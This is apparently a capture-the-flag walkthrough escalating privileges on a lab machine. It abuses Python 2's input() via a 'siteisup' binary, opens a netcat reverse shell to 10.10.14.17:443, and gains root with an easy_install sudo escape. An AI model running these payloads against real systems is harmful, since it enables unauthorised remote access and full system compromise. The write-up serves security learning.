find / -type f -perm -4000 2>/dev/null
let’s check permissions of the file using ls -la /home/developer/dev/siteisup

we have the write permissions to it!!
let’s check the directory

let’s check the strings of the executable strings siteisup

ohh so it is may be executing the siteisup_test.py is executed by the binary but unfortunately we don’t have write permissions to it
let’s check which python version is running on the system using python -V

quick google search reveals that the python2 has the vulnerability in input() function → https://github.com/3ls3if/Cybersecurity-Notes/blob/main/real-world-and-and-ctf/scripts-and-systems/python2-input-vulnerability.md
we can use `
__import__("os").system("id")it throws error but executed the given command

also the command executed as the developer user, let’s get the reverse shell as developer
__import__("os").system("busybox nc 10.10.14.17 443 -e /bin/bash")use this payload start rev shell listener on port 443
in Enter URL here input this malicious payload to get reverse shell

check reverse shell on listener

but we are still not able to read user.txt

because of this file permissions says the root is the owner of the file and the group developer has read permissions but our user has UID=1002 (developer) but we are not member of developer group
let’s move to root then!!
sudo -l ?? let’s check it out

let’s read the file and check what does it contains

let’s give the GTFOBins a try!

https://gtfobins.github.io/gtfobins/easy_install/nice we found the exploit for sudo what’s the waiting for let’s just exploit it
TF=$(mktemp -d)echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.pysudo easy_install $TF